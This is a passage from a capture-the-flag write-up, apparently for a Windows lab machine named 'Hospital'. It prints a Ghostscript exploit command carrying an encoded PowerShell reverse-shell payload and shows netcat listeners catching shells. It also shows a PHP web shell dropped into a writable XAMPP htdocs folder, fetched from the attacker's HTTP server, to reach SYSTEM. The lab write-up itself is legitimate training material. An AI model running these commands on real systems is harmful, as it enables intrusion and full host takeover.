
```
python3 CVE_2023_36664_exploit.py --generate --payload "powershell -e
JABjAGwAaQBIAG4AdAAGAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABIAG0ALg
BOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBIAG4AdAAoACIAMQAwAC4AM
QAwAC4AMQA0AC4AMQA0ACIALAA0ADQAMwApADsAJABzAHQAcbQAgAD0AIAAkAGMAb
ABpAGUAbgB0AC4ARwBIAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABIAFsAXQBdACQAYg
B5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUA
KAAoACQAaQAgAD0AIAAkAHMAAdABYAGUAYQBtAC4AUgBIAGEAZAAoACQAYgB5AHQAZQBzACwAI
AAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBwAGcAdABoACkAKQAgAC0AbgBIACAAMAApAHsAOw
AkAGQAYQB0AGEAIAA9ACAABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABIAE4AYQ
BtAGUAIABTAHkAcwB0AGUAbQAUAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgB
nACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAAsACAAJABpACkAOwA
kAHMAZQBwAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQ
AgAHwAIABPAHUAdAAAtAFMAAdABYAGkAbgBnACAABQAA7ACQAcwBIAG4AZABiAGEAYwBrADIAIAA9
ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAlgBQAFMAIAAiACAABkAGcAcAB3AGQAKQAuAF
AAYQB0AGgAIAArACAAlgA+ACAAlgA7ACQAcwBIAG4AZABiAHkAdABIACAAPQAgACgAWwB0AGUA
eAB0AC4AZQBwAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBIAHQAgB5AHQAZ
QBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4A
CQAcwBIAG4AZABiAHkAdABIAcWAMAAAsACQAcwBIAG4AZABiAHkAdABIAc4ATABIAG4AZwB0AGgA
KQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4A
QwBsAG8AcwBIACgAKQA=" --filename projecy --extension eps
```

Waiting drbrown to open the mail, we listen and we get the reverse shell

```
> sudo rlwrap nc -nlvp 443
Connection from 10.10.11.241:9123
id
PS C:\Users\drbrown.HOSPITAL\Documents> whoami
hospital\drbrown
PS C:\Users\drbrown.HOSPITAL\Documents>
PS C:\Users\drbrown.HOSPITAL\Documents> |
```

Now we're in the Windows. At C:\ we see xampp running



Maybe the admin is running xampp, who knows? So first let's see if we have permissions in htdocs

```
PS C:\xampp> icacls htdocs
htdocs NT AUTHORITY\LOCAL SERVICE:(OI)(CI)(F)
```

```
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
BUILTIN\Administrators:(I)(OI)(CI)(F)
BUILTIN\Users:(I)(OI)(CI)(RX)
BUILTIN\Users:(I)(CI)(AD)
BUILTIN\Users:(I)(CI)(WD)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
```

We do, so know we make this php in order to know who is running the service

PHP

```
cat shell.php
```

```
| File: shell.php
```

```
1 | <?php
2 |
3 | shell_exec("whoami");
4 |
5 | ?>
```


We can transfer the file using base64:

SHELL

```
> cat shell.php |base64 -w 0;echo
```

```
PD9waHAKCnNoZWxsX2V4ZWMoIndob2FtaSIpOwoKPz4K
```

```
PS C:\> [IO.File]::WriteAllBytes("C:\xampp\htdocs\shell.php",
[Convert]::FromBase64String("PD9waHAKCnNoZWxsX2V4ZWMoIndob2FtaSIpOwoKPz4K"))
```



nt authority\system is running the service so lets make an reverse shell

SHELL

```
PS C:\xampp\htdocs> (New-Object
Net.WebClient).DownloadFile('http://10.10.14.14/shell.php','C:\xampp\htdocs\shell.php')
```

```
PS C:\xampp\htdocs> IEX (New-Object Net.WebClient).DownloadFile('http://10.10.14.14/shell.php', 'C:\xampp\htdocs\shell.php')
PS C:\xampp\htdocs> (New-Object Net.WebClient).DownloadFile('http://10.10.14.14/shell.php', 'C:\xampp\htdocs\shell.php')
PS C:\xampp\htdocs> |

> sudo python3 -m http.server 80
[sudo] password for belin:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)
...
10.10.11.241 - - [25/May/2025 14:31:26] "GET /shell.php HTTP/1.1" 200 -

> rlwrap nc -nlvp 4444
```

```
> rlwrap nc -nlvp 4444
Connection from 10.10.11.241:10199

PS C:\xampp\htdocs> whoami
nt authority\system
PS C:\xampp\htdocs> |
```

And we are root in Windows.